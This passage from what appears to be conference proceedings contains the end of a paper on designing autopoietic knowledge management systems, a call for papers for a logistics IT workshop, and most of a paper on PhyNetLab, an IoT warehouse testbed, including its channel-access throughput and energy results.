The tasks, which are defined in this way, can be combined in stage 3.2.2 in roles that are performed by an autopoietic element. These roles may refer to the process of knowledge processing or actions connected with provision of knowledge to the system from external systems. Figure 8 shows an example of defined roles of a system as part of the designed system.




Figure 8. Diagram of roles of an autopoietic system

After defining the tasks to be performed by an autopoietic system, the scope of knowledge and roles of the system's elements, it is possible to design a diagram of programming classes which, thanks to the earlier stages, will be linked to knowledge resources, the system's tasks and roles. On this basis, it is possible to define the code of the autopoietic element. Figure 9 presents a fragment of an autopoietic system class.




Figure 9. Diagram of classes of a designed system

As a result, the autopoietic element, which is prepared in this way, is able to provide a decision-maker with specific knowledge when a given task performed by a business process is triggered. In this example, it supports, through defined knowledge resources, the defined stages of the verification of data processing compliance.

An element of the user interface of the developed system has been presented in figure 10.




Figure 10. Example of the operation of the developed system

Figure 10 presents a fragment of a report from an audit process and instances of knowledge resources to which the auditor has access.

The design elements presented here fragmentarily address the specification of the system, which can be defined based on the proposed methodology. They do not tackle the aspect of communication between the system's elements or analysis of actions undertaken by autopoietic elements. Examples of the application of these elements of the methodology will be the subject of the author's further research.

## V.CONCLUSION

The example of the methodology for designing and building a business process oriented autopoietic knowledge management support system, which has been presented in the paper, covers a broad range of aspects of designing and building decision-making support systems that focus on supporting business processes and knowledge management. The methodology for designing such solutions proposed by the author is applied in his current projects, and its functionality is extended through the developed design tool whose application has been presented in this paper.

The example presented in the paper covers selected aspects of designing a system that integrates BPM and KM. It shows the process of specification of an organisation's business process, the process of defining organisational knowledge in the context of tasks undertaken in a process, the aspect of extending the specification of a business process by elements of knowledge resources and elements of the specification of an autopoietic system.

The main advantages of the proposed approach include:

- Supporting decision-making processes of decision-makers by providing them with contextual knowledge.
- Integration of the ontology on organisational knowledge resources, which can be used in the subsequent iterations of the process of building a system.
- Possibility of terminological integration of defined knowledge resources within the framework of the terms used in standardised ontologies (the example shows elements of integration of a domain ontology with The Organization Ontology, which is a standard of W3C).
- The use of elements of BPMN notation and extension of its artefacts by elements used by a knowledge engineer in designing a system.
- Indication of methods for integrating autopoietic systems as part of decision-making processes of a decision-maker.
- Iterational character of the approach with respect to certain tasks of a business process.
- Possibility of using this approach to build systems that automate business processes and systems designed to support business decisions.

As figure 1 shows, the developed methodology defines a range of loopbacks that impact the process of designing the system and facilitate its integration as part of KM and BPM. In particular, the methodology is contextually oriented. This aspect will be addressed by the author in next papers.

The developed solution has also contributed to gaining a better understanding of processes taking place in an organisation and improving the way they are performed. In particular, the following impact of the implementation

carried out on an organisation's operation can be highlighted:

- Definition of a range of business processes related with the process of personal data protection audit, which has contributed to audited persons' better understanding of the principles of the organisation's operation. Thanks to their codification in BPMN, the person subject to an audit process knows its rules and how it is performed. Additionally, business processes defined in this way can become an element of a map of business processes taking place in an organisation and be used by an autopoietic system.
- Development of the ontology of organisational knowledge resources, which allows knowledge resources to be linked with business processes performed in an organisation. Defined knowledge resources can be used in the process of extending the functionality of the developed software solution. Additionally, if further processes taking place in an organisation are diagnosed, they can be re-used and assigned to further tasks of a business process.
- Inclusion of defined knowledge resources into the operation of an organisation's knowledge portal. Thanks to that, knowledge on the performance of the process of verification of personal data protection and other defined business processes can be made available to employees and help them to better understand how the organisation works.

As a result, the proposed solution supports a typical life cycle of the process of knowledge management and applies to knowledge generation, knowledge evaluation, knowledge sharing, knowledge leveraging and knowledge discovery.

From the perspective of an auditor, the solution has contributed to acceleration of the process of preparing post audit documentation through its partial automation due to the development of an editor for post audit documents.

## REFERENCES

- [1] J. Jung, I. Choi, and M. Song, "An integration architecture for knowledge management systems and business process management systems" *Computers in Industry*, vol. 58, no. 1, pp. 21–34, 2007.
- [2] W. Scholl, C. Konig, B. Meyer, and P. Heisig, "The Future of Knowledge Management: An International Delphi Study" *Journal of Knowledge Management*, vol. 8, no. 2, pp. 19–35, Apr. 2004.
- [3] E. Gourova and K. Toteva, "Design of Knowledge Management Systems" in *Proceedings of the 8th Nordic Conference on Pattern Languages of Programs (VikingPLoP)*, 2014, pp. 1–15.
- [4] W. Scholl and P. Heisig, "Delphi Study on the Future of Knowledge Management - Overview of the Results" in *Knowledge Management*, Springer Berlin Heidelberg, 2003, pp. 179–190.
- [5] K. Al-Mabrouk, "Critical Success Factors Affecting

- Knowledge Management Adoption: A Review of the Literature” in *Innovations in Information Technology*, 2006, pp. 1–6.
- [6] S. Choy Chong, “KM critical success factors: A comparison of perceived importance versus implementation in Malaysian ICT companies” *The Learning Organization*, vol. 13, no. 3, pp. 230–256, May 2006.
- [7] P. Akhavan, M. Jafari, and M. Fathian, “Critical Success Factors of Knowledge Management Systems: A Multi-Case Analysis” *European Business Review Journal*, vol. 18, no. 2, pp. 97–113, 2006.
- [8] M. Żytniewski, “Modelowanie kontekstowej wiedzy o użytkowniku przy wykorzystaniu języków opisu ontologii” M. Pankowska, E. Abramek (eds.), *Economic Studies, Publishing House of the University of Economics in Katowice*, vol. 216, pp. 160–169, 2015.
- [9] M. Żytniewski, “Integration of knowledge management systems and business processes using multi-agent systems” *International Journal of Computational Intelligence Studies*, vol. 5, no. 2, pp. 180–196, 2016.
- [10] M. Żytniewski and R. Kowal, “Using Software Agents to Enhance the Functionality of Social Knowledge Portal” in *Business Information Systems Workshops. BIS 2013. Lecture Notes in Business Information Processing*, W. Abramowicz (ed.) Springer, Berlin, Heidelberg, 2013, pp. 23–34.
- [11] M. Żytniewski, A. Sołtysik, and R. Kowal, “Creation of software agents’ society from the perspective of implementation companies. the advantages of their use, the problems of construction and unique features” *Business Informatics*, no. 3(29), pp. 162–171, 2013.
- [12] M. Żytniewski, “Application of the Software Agents Society in the Knowledge Management System Life Cycle” M. Pańkowska, S. Stanek, H. Sroka, (eds.) *Cognition and Creativity Support Systems*, Publishing House of the University of Economics in Katowice pp. 191–201, 2013.
- [13] M. Żytniewski, “Comparison of methodologies for agents’ software society modeling processes in support for the needs of a knowledge-based organization” in *Wybrane zastosowania technologii informacyjnych zarządzania w organizacjach*, L. Kiełtyka and R. Niedbał (eds.) Publishing House of University of Technology in Częstochowa, 2015, pp. 15–26.
- [14] M. Żytniewski, A. Sołtysik, A. Sołtysik-Piorunkiewicz, and B. Kopka, “Modelling of Software Agents in Knowledge-Based Organisations. Analysis of Proposed Research Tools” in *Information Technology for Management. Lecture Notes in Business Information Processing*, vol. 243, E. Ziemba (ed.) Springer, Cham, 2016, pp. 91–108.
- [15] M. Żytniewski, “Autopoiesis of knowledge management systems supported by software agent societies,” in *Refereed Paper Proceedings - KM Conference 2017 – Novo Mesto, Slovenia*, 2017, p. (after positive review).
- [16] M. Żytniewski, “Gossip and Ostracism in Modelling Automorphosis of Multi-agent Systems,” in *Complexity in Information Systems Development*, J. Goluchowski, M. Pankowska, H. Linger, C. Barry, M. Lang, and C. Schneider (eds.) *Lecture Notes in Information Systems and Organisation Vol.22*, Springer, 2016, pp. 135–150.
- [17] A. Bitkowska, “Knowledge management vs business process management in contemporary enterprises” *Ekonomia i Zarządzanie*, vol. 8, no. 2, pp. 31–37, Jan. 2016.
- [18] V. Bosilj-Vukšić, “Business process modelling: A foundation for knowledge management” *Journal of Information and Organizational Sciences*, vol. 30, no. 2, 2006.
- [19] V. Slaviček, “Enhancing Business Process Management with Knowledge” *Information management*, no. 1, 2011.
- [20] H. Dudycz and J. Korczak, “Process of Ontology Design for Business Intelligence System” in *Information Technology for Management. Lecture Notes in Business Information Processing*, vol. 243, E. Ziemba (ed.) Springer, Cham, 2016, pp. 17–28.
- [21] R. Davis, “Introducing ARIS” in *Business Process Modelling with ARIS: A Practical Guide*, London: Springer London, 2001, pp. 15–31.
- [22] M. Chinosi and A. Trombetta, “BPMN: An introduction to the standard” *Computer Standards & Interfaces*, vol. 34, no. 1, pp. 124–134, 2012.
- [23] Q. Li and Y.-L. Chen, “IDEF0 Function Modeling” in *Modeling and Analysis of Enterprise and Information Systems*, Berlin, Heidelberg: Springer Berlin Heidelberg, 2009, pp. 98–122.
- [24] N. Gronau, “Modeling and analyzing knowledge intensive business processes with KMDL comprehensive insights into theory and practice” Gito, 2012.
- [25] J. Hois, “Modular ontologies for spatial information” Logos-Verl, 2013.
- [26] C. Roussey, F. Pinet, M. A. Kang, and O. Corcho, “An Introduction to Ontologies and Ontology Engineering” in *Ontologies in Urban Development Projects*, G. Falquet, C. Métral, C. Tweed, and J. Teller (eds.) 2011, pp. 9–38.
- [27] M. Żytniewski, “Business process oriented autopoietic knowledge management support system design” in *Proceedings of the 26th International Conference on Information Systems Development, ISD 2017*, UCLan, Cyprus, September 6-8, 2017 (after positive review).
- [28] B. C. Grau, I. Horrocks, B. Motik, B. Parsia, P. Patel-Schneider, and U. Sattler, “OWL 2: The next step for OWL” *Web Semantics: Science, Services and Agents on the World Wide Web*, vol. 6, no. 4, pp. 309–322, 2008.
- [29] W3C, “The Organization Ontology.” <https://www.w3.org/TR/vocab-org/>, 2014.



# 5<sup>th</sup> Workshop on Information Technologies for Logistics

**T**HE main purpose of the workshop is to provide a forum for researchers and practitioners to present and discuss current issues concerning use of ICT in logistic applications (hardware and software). There will be also an opportunity for hardware integrators, software developers and logistics companies to demonstrate their solutions, as well as achievements, in different logistic systems.

## TOPICS:

The topics of interest include but are not limited to:

- Innovations in information systems supporting logistics and its management (WMS, SCM, TMS, LIS, VMI, CRP, PLM, and others)
- Innovative technologies in warehouse management: RFID, Voice Picking, Image Recognition, Pick Radar, etc.
- Logistics process modeling, including influence of warehouse automatic
- Optimization of logistics processes:
  - optimal vehicle routing and management, boundary conditions
  - optimal picking routing (global optimization, fast search, collision prediction and prevention)
  - shared mobility systems
  - day-to-day dynamic traffic assignment models
  - effective methods of picking (multi picking, batch picking ect.)
  - relationships between picking efficiency and products decomposition in warehouse area
- Environmental protection (for example carbon-aware transportation)
- Artificial intelligence systems and decision support systems in logistics
- BI, data mining and process mining in logistics
- Quality management algorithms and methods
- Material Flow Theory and applications

## SECTION EDITORS

- **Gontar, Beata**, University of Lodz, Poland
- **Gontar, Zbigniew**, SGH, Warsaw School of Economics, Poland
- **Pamuła, Anna**, University of Łódź, Poland

## REVIEWERS

- **Balicki, Jerzy**, Warsaw University of Technology, Poland
- **Banaszak, Zbigniew**, Warsaw University of Technology, Poland
- **Bobkowska, Anna**, Gdansk University of Technology, Poland
- **Bruzda, Jaonna**, Nicolaus Copernicus University, Poland
- **Fosner, Maja**, Faculty of Logistics, University of Maribor, Slovenia
- **Franczyk, Bogdan**, University of Leipzig, Germany
- **Kanalikova, Alzbeta**, University of Zilina, Slovakia
- **Korczak, Jerzy**, Wrocław University of Economics, Poland
- **Matulewski, Marek**, Poznań School of Logistics, Poland
- **Montemanni, Roberto**, University of Applied Sciences of Southern Switzerland, Switzerland
- **Patasiene, Irena**, Kaunas University of Technology, Lithuania
- **Patasius, Martynas**, Kaunas University of Technology, Lithuania
- **Rakovska, Eva**, University of Economics in Bratislava, Slovakia
- **Shinkevich, Aleksey Ivanovich**, Kazan National Research Technological University, Russia
- **Sitek, Pawel**, Kielce University of Technology, Poland



# PhyNetLab: An IoT-Based Warehouse Testbed

Robert Falkenberg\*, Mojtaba Masoudinejad<sup>†</sup>, Markus Buschhoff<sup>‡</sup>, Aswin Karthik Ramachandran Venkatapathy<sup>†</sup>, Daniel Friesel<sup>‡</sup>, Michael ten Hompel<sup>†</sup>, Olaf Spinczyk<sup>‡</sup> and Christian Wietfeld\*

\*Communication Networks Institute, <sup>†</sup>Chair of Materials Handling and Warehousing, <sup>‡</sup>Embedded System Software Group  
TU Dortmund University, Dortmund, Germany

Email:{robert.falkenberg, mojtaba.masoudinejad, markus.buschhoff, aswinkarthik.ramachandran, daniel.friesel, michael.tenhompel, olaf.spinczyk, christian.wietfeld}@tu-dortmund.de

**Abstract**—Future warehouses will be made of modular embedded entities with communication ability and energy aware operation attached to the traditional materials handling and warehousing objects. This advancement is mainly to fulfill the flexibility and scalability needs of the emerging warehouses. However, it leads to a new layer of complexity during development and evaluation of such systems due to the multidisciplinary in logistics, embedded systems, and wireless communications. Although each discipline provides theoretical approaches and simulations for these tasks, many issues are often discovered in a real deployment of the full system. In this paper we introduce *PhyNetLab* as a real scale warehouse testbed made of cyber physical objects (*PhyNodes*) developed for this type of application. The presented platform provides a possibility to check the industrial requirement of an IoT-based warehouse in addition to the typical wireless sensor networks tests. We describe the hardware and software components of the nodes in addition to the overall structure of the testbed. Finally, we will demonstrate the advantages of the testbed by evaluating the performance of the ETSI compliant radio channel access procedure for an IoT warehouse.

## I. INTRODUCTION

**F**LEXIBILITY of system, modularity and reliable throughput, in addition to the scalability play major roles in the quality of materials handling and warehousing systems [1]. The Integration of embedded devices in current systems is the first step into this direction that will evolve classic warehouses into decentralized modular systems with improved performance. Multiple research instances of logistics turned into implementing distributed Cyber Physical Systems (CPS) for modern production, transportation and distribution strategies [2]. But the full potential will be reached when these entities communicate with each other and fulfill their tasks autonomously without any central management units.

Smart connectivity to communicate with the available networks and using them for context-aware computation is an indispensable part of Internet of Things (IoT) [3]. Therefore, realization of these CPS in the field of materials handling is also a move in the overall direction of the Industry 4.0 revolution with the emerging concept of IoT [1], [2].

Although the term IoT was first made in 1999 by Kevin Ashton in the context of supply chain management, the definition has been expanded into a wide range of applications during the past decade due to its interdisciplinary nature [3]–[5]. In [6] the three main paradigms for the realization of IoT are defined as *Internet oriented*, *Things oriented*, and *Semantic oriented*.

Warehousing application in a materials handling facility is exactly such a field which intersects all of these IoT aspects.

For such systems, hardware and software development becomes a challenging process, since the code base for controlling a large swarm of devices needs to be maintainable, and the implementation of new features requires a well organized software milieu with a testbed to avoid disastrous mistakes.

Another challenge is imposed by radio communications. As bandwidth and range of radio connections are limited, a great mass of intelligent containers need to reduce and adapt their communication behavior accordingly. Furthermore, the channel access must be organized very efficiently to avoid collisions and the waste of scarce energy. As we will show in this paper, commonly used approaches lead to a catastrophic increase in energy consumption in large-scale scenarios.

To tackle these challenges and enable the development, evaluation and validation of a real-life deployments, we present *PhyNetLab* (cf. Fig. 1), a large scale IoT testbed for future logistic systems, and perform an exemplary evaluation of an established channel access scheme.

## II. RELATED WORKS

Wireless Sensor Networks (WSN) have been a major research topic during the last few years [7] which spans a diverse research area, e.g. routing algorithms, energy harvesting, management, security and privacy. According to this versatile range of work, wide variation of WSN testbeds are developed. In addition, there are federations of WSNs combining multiple



Fig. 1. Photograph of the *PhyNetLab*, a large logistics hall containing numerous smart containers, each attached with a communicating *PhyNode*. *PhyNetLab* serves as a large-scale testbed for the development of future, IoT-based warehouses.

installations into a single wide spread platform. Some of the most famous platforms are:

a) *MoteLab*: A wireless network developed by Harvard and published in 2005 [8]. It was one of the first fully developed WSNs. MoteLab is an open source tool that is accessible on the Internet. Its web access facilitates remote programming and user scheduling.

b) *Future Internet of Things*: FIT/IoT-Lab [9] is a heterogeneous large-scale research facility with a federation of more than 6 locations and more than 2000 nodes altogether [10]. To interact with nodes it has command line interfaces through user virtual machines.

c) *Indriya*: is a low-cost 3D WSN testbed implemented at the National University of Singapore [11]. The 127 wireless nodes are connected with active USB cables. This USB infrastructure provides a back channel for remote programming and powering the sensor nodes.

d) *WISEBED*: is an IoT research facility with a heterogeneous implementation where each partner maintains its own testbed [12]. There is also an overlay network giving access to all testbeds as one, large IoT implementation for analysis. Anyhow, each testbed can also be handled separately [10].

Beyond that, numerous other WSNs are shown in surveys, such as [4], [7], which categorize them into general testbeds, server-based testbeds, single PC-based testbeds, multiple site testbeds, in-band management traffic testbeds, and specialized testbeds.

According to this categorization, PhyNetLab is considered to be a specialized testbed because it is designed to be a wireless sensor network testbed, which is built very close to a real world scenario. The major research challenges are to develop communication protocols and energy-aware syntactics, which are required for a deep integration in industrial systems such as a materials handling facility.

### III. SYSTEM STRUCTURE AND HARDWARE COMPONENTS

Here, we give an overview of PhyNetLab, which is shown in Fig. 1. It is located in a large logistics hall providing space for a continuously extending amount of containers. Each container carries a PhyNode at its front which enables communication capabilities with the infrastructure. They are attached to equally distributed Access Points (APs), which serve as gateways to the internet via an optimized Long Term Evolution (LTE) link [13]. This cellular structure reduces the necessary transmission power and increases the network capacity by reusing radio channels. A detailed description of the PhyNetLab and of its components is presented in [10]. Due to limited space, this paper only briefly introduces the PhyNode platform, which is most important for the presented experiment.

The PhyNode (cf. Fig. 2) consists of two parts, a master network board for management and the actual experiment platform, which is a Swappable Slave Board (SSB). The management platform spans a ZigBee backbone network over the testbed and can be used, e.g., for updating the slave board firmware. The heart of the SSB is a ferroelectric random access memory (FRAM)-based MCU MSP430FR5969. Comparing to




Fig. 2. Photography of the PhyNode, which is attached to every container in the PhyNetLab. It is equipped with a solar cell, display, radio interface, numerous sensors and a rechargeable battery.

conventional flash RAM, the 64 kB FRAM in the MCU is very durable concerning memory access and highly energy efficient. The radio communication is performed by a low-power Sub-1 GHz transceiver TI CC1200 in the 868 MHz Band for Short Range Devices (SRD). In addition, the board includes sensors, which capture accelerations, temperature, color, infrared and ambient light, intended for energy harvesting research. Interaction with humans is possible using buttons and a small LCD.

The SSB can be programmed to work as an energy neutral device using energy harvesting. For this purpose, and also for generic battery management, we integrated an ultra low power harvester IC with boost charger and autonomous power multiplexer. It is designed to allow switching to an alternative energy source if the solar charged energy storage is depleted.

### IV. SOFTWARE COMPONENTS

To enable a rapid development of IoT applications in ultra low-power systems, we developed an IoT end device operating system *Kratos*. It supports developers with a comprehensive set of C++ library functions that can be “tailored” to suit the needs of a distinct application and thus can save resources by only deploying the required system components.

To support the modularization that is necessary for keeping an operating system highly configurable, we used AspectC++, a set of language extensions to facilitate aspect-oriented programming concepts into C and C++ [14], [15].

*Kratos* delivers interfaces to different system architectures and features a set of useful system properties like interrupt synchronization, preemptive thread scheduling, peripheral driver interfaces and power management mechanisms.

*Kratos* was mainly developed with PhyNetLab in mind, and hence fully supports the PhyNode platform. Furthermore, PhyNetLab and *Kratos* allow mutual research on hardware and software design for large-scale and energy-aware IoT deployments. By that, PhyNetLab gives us insights on how to design energy and network-aware software components for an operating system under heavy resource constraints. In the other direction, software requirements for enabling maintainability and the deployment of applications for PhyNetLab influenced the choice of hardware components used in the PhyNode.

The main focus of *Kratos* is on power management. Here, we developed methods to incorporate detailed energy models of all components of a system into the system drivers [16].



AP. The nodes were distributed in the PhyNetLab in such a manner, that each node can perceive the activity of any other PhyNode in the network. Therefore, the free channel assessment algorithm is not negatively influenced by hidden stations. Each measurement run consists of assigning the same product to a subset of the attached PhyNodes and ten polls for that product by the AP. As soon as a PhyNode receives a matching poll message for the assigned product, it replies the call with its address and the contained amount with respect to the clear channel assessment procedure described in Sec. V. The remaining PhyNodes perform no transmissions during the run. All participants in the network count the number of successfully received and sent messages on their side and transmit those statistics to the AP after each run. The statistics also include the accounted energy of the radio transceiver, as explained in Sec. IV. For comparability, each run comprises an interval of 11.75 s, hence does not depend on the number of exchanged messages. The interval is encapsulated by broadcast messages for starting and stopping a run. These messages are required, because statistics and setup messages of the PhyNodes are exchanged over the same link as the performance runs but must be excluded from statistics in this series of measurements. Therefore, each PhyNode resets its statistics and accounted energy when receiving a start message and freezes the values after receiving a stop message.

## VII. EVALUATION AND RESULTS

In this section we evaluate the measurements from the application example in Sec. VI, which challenged the ETSI collision avoidance algorithm of the radio interface during product polls to the warehouse. These product polls, which are transmitted as broadcasts by the AP into the network, trigger instantly numerous PhyNodes to transmit a reply message. Fig. 4 shows the achieved packet throughput  $T$  during the measurements. It is defined as the ratio

$$T = \frac{N_{RX}}{\sum_A N_{TX}}, \quad (1)$$

where  $N_{RX}$  is the number of successfully received messages by the AP and  $N_{TX}$  is the number of transmitted packets by each PhyNode from the active set  $A$ .

The algorithm performs very efficient for low numbers of concurring devices and enables a throughput above 80 % in case of 8 or less devices. In the range of 1 to 17 devices the throughput behaves nearly linearly and undercuts 50 % in case of 17 devices. Higher numbers of simultaneous attempts have only a negligible effect on the throughput, which stays nearly constant at a level of 50 %.

While this degree of throughput is typically not acceptable in a common communication system, it is still reasonable in the addressed logistics scenario. Considering, i.e., an incoming order for a particular product stored in the warehouse, where numerous containers comprise many entities of the demanded product, it is not necessarily required to receive all replies. Instead, it might be sufficient that *enough* containers reply to satisfy the demanded amount. Otherwise the poll could be




Fig. 4. Performance of the ETSI SRD collision avoidance algorithm in case of massive simultaneous replies to a broadcast message (poll for a particular product in the warehouse). With an increasing number of concurring transmission attempts, the packet throughput decreases due to more collisions.




Fig. 5. Energy consumption of the radio interfaces of active PhyNodes in the presented scenario. Each sample reflects the energy consumption of one radio for receiving 11 packets and transmitting 10 replies within 11.75 s.

repeated and uncover further containers, which suffered of a collision in the first place.

More critical is the impact of congestions on the energy consumption of the PhyNodes, which is shown in Fig. 5. In case of a single replying device, which reflects the minimum required energy for a test run, the radio interface consumes in average 57 mJ. By adding one additional device, the average energy consumption of each device more than doubles to 123 mJ. This is caused by a significantly higher amount of time spent in active receive mode: A device needs to wait in receive mode until a preceding transmission finishes plus the required back-off interval. The other way round, a device that already transmitted its packet and falls back into low-power listening mode will be waked up by the replies of the remaining devices. Although the transceiver's logic discards those packets very quickly due to a mismatching address, the transceiver still spends much more time in active receive mode.

With an increasing number of concurring replies, the energy consumption of all devices raises to 1030 mJ in average for 38 active devices, which is an increase by factor 18. In addition, the deviation of the energy consumption increases as well. This is caused by the varying time instant, where the device



finally transmits its packet. If a device sends its packet very late by repeatedly hitting a large back-off interval during the contention phase, its transceiver continuously stays in an active receive mode to keep track of the ongoing transmissions. Conversely, if the transmission succeeds quickly, the devices can fall back into low power listening mode and save energy.

The results show, that the standardized ETSI collision avoidance algorithm may conform to the requirements of a logistics scenario in terms of sufficient throughput, but the large impact on the energy consumption of all devices in the network cannot be neglected for this use case. Hence, the distributed channel access brings great potential for optimizations. For example, devices could send their replies on a different channel and use a blind back-off mechanism, which shuts down the receiver during the back-off period. We will elaborate and evaluate those approaches in future works with the help of PhyNetLab.

### VIII. CONCLUSION

In this paper we presented PhyNetLab, an IoT testbed which enables a real-life evaluation of future smart logistic approaches with wireless connected containers (PhyNodes). The scope of this paper focused on the evaluation of common channel access approaches for radio communications in such an industrial IoT deployment. For this purpose, we implemented a radio-interface driver, which conforms to the ETSI specification for clear channel assessment of Short Range Devices (SRD). The driver is integrated in a novel embedded operating system *Kratos*, which highly customisable and includes efficient mechanisms for energy management and energy accounting of distinct peripheral components.

On this basis we performed a throughput and energy analysis of a realistic logistics application in the presented testbed, which is polling for a particular product in a warehouse. We showed, that synchronous replies of many PhyNodes to a single poll challenge the channel access algorithm and the energy demand of the entire network. Although the packet loss rate reaches 50 % at high numbers of replying PhyNodes, it is still acceptable for this use case, as long as the number of replies satisfies the demanded amount of goods. But the resulting *storm* of numerous reply packages leads to a significant increase of energy consumption of every single PhyNode in the network. This is caused by frequent wake ups of the radio chip due to radio channel activity and a larger listening period while waiting for a clear channel assessment. Therefore, such deployments as smart warehouses cannot rely on commonly established approaches for radio communication, but rather need specialised solutions for this application.

In future work we will incorporate the PhyNetLab to develop and validate more energy-efficient communication protocols, which satisfy the demands for scalability, extreme energy-efficiency, and a reasonable latency.

### ACKNOWLEDGMENT

Part of the work on this paper has been supported by Deutsche Forschungsgemeinschaft (DFG) within the Collaborative Research Center SFB 876 "Providing Information by Resource-Constrained Analysis", project A4.

### REFERENCES

- [1] M. Masoudinejad, J. Emmerich, D. Kossmann, A. Riesner, M. Roidl, and M. ten Hompel, "Development of a measurement platform for indoor photovoltaic energy harvesting in materials handling applications," in *6th International Renewable Energy Congress*, 2015, pp. 1–6.
- [2] A. K. Ramachandran Venkatapathy, A. Riesner, M. Roidl, J. Emmerich, and M. ten Hompel, "PhyNode : An intelligent, cyber-physical system with energy neutral operation for PhyNetLab," in *Proceedings of Smart SysTech; European Conference on Smart Objects, Systems and Technologies*, VDE-Verl, 2015, pp. 1–8.
- [3] J. Gubbi, R. Buyya, S. Marusic, and M. Palaniswami, "Internet of Things (IoT): A vision, architectural elements, and future directions," *Future Generation Computer Systems*, vol. 29, no. 7, pp. 1645–1660, Sep. 2013.
- [4] A. Gluhak, S. Krco, M. Nati, D. Pfisterer, N. Mitton, and T. Razafindralambo, "A survey on facilities for experimental internet of things research," *IEEE Communications Magazine*, vol. 49, no. 11, pp. 58–67, 2011.
- [5] M. Masoudinejad, J. Emmerich, D. Kossmann, A. Riesner, M. Roidl, and M. ten Hompel, "A measurement platform for photovoltaic performance analysis in environments with ultra-low energy harvesting potential," *Sustainable Cities and Society*, vol. 25, pp. 74–81, 2015.
- [6] L. Atzori, A. Iera, and G. Morabito, "The Internet of Things: A survey," *Computer Networks*, vol. 54, no. 15, pp. 2787–2805, Oct. 2010.
- [7] L. P. Steyn and G. P. Hancke, "A survey of Wireless Sensor Network testbeds," in *AFRICON, 2011*, 2011, pp. 1–6.
- [8] G. Werner-Allen, P. Swieskowski, and M. Welsh, "MoteLab: A Wireless Sensor Network Testbed," in *Proceedings of the 4th International Symposium on Information Processing in Sensor Networks*, ser. IPSN '05. Piscataway, NJ, USA: IEEE Press, 2005.
- [9] FIT consortium, "FIT/IoT-LAB Very large scale open wireless sensor network testbed." [Online]. Available: <https://www.iot-lab.info/>
- [10] A. K. Ramachandran Venkatapathy, M. Roidl, A. Riesner, J. Emmerich, and M. ten Hompel, "PhyNetLab: Architecture design of ultra-low power Wireless Sensor Network testbed," in *IEEE 16th International Symposium on A World of Wireless, Mobile and Multimedia Networks*. IEEE, 2015, pp. 1–6.
- [11] M. Doddavenkatappa, M. C. Chan, and A. L. Ananda, "Indriya: A Low-Cost, 3d Wireless Sensor Network Testbed," in *Testbeds and Research Infrastructure. Development of Networks and Communities*, ser. Lecture Notes of the Institute for Computer Sciences, Social Informatics and Telecommunications Engineering, T. Korakis, H. Li, P. Tran-Gia, and H.-S. Park, Eds. Springer Berlin Heidelberg, 2011, no. 90, pp. 302–316.
- [12] H. Hellbrück, M. Pagel, A. Köller, D. Bimschas, D. Pfisterer, and S. Fischer, "Using and operating wireless sensor network testbeds with WISEBED," in *2011 The 10th IFIP Annual Mediterranean Ad Hoc Networking Workshop*, Jun. 2011, pp. 171–178.
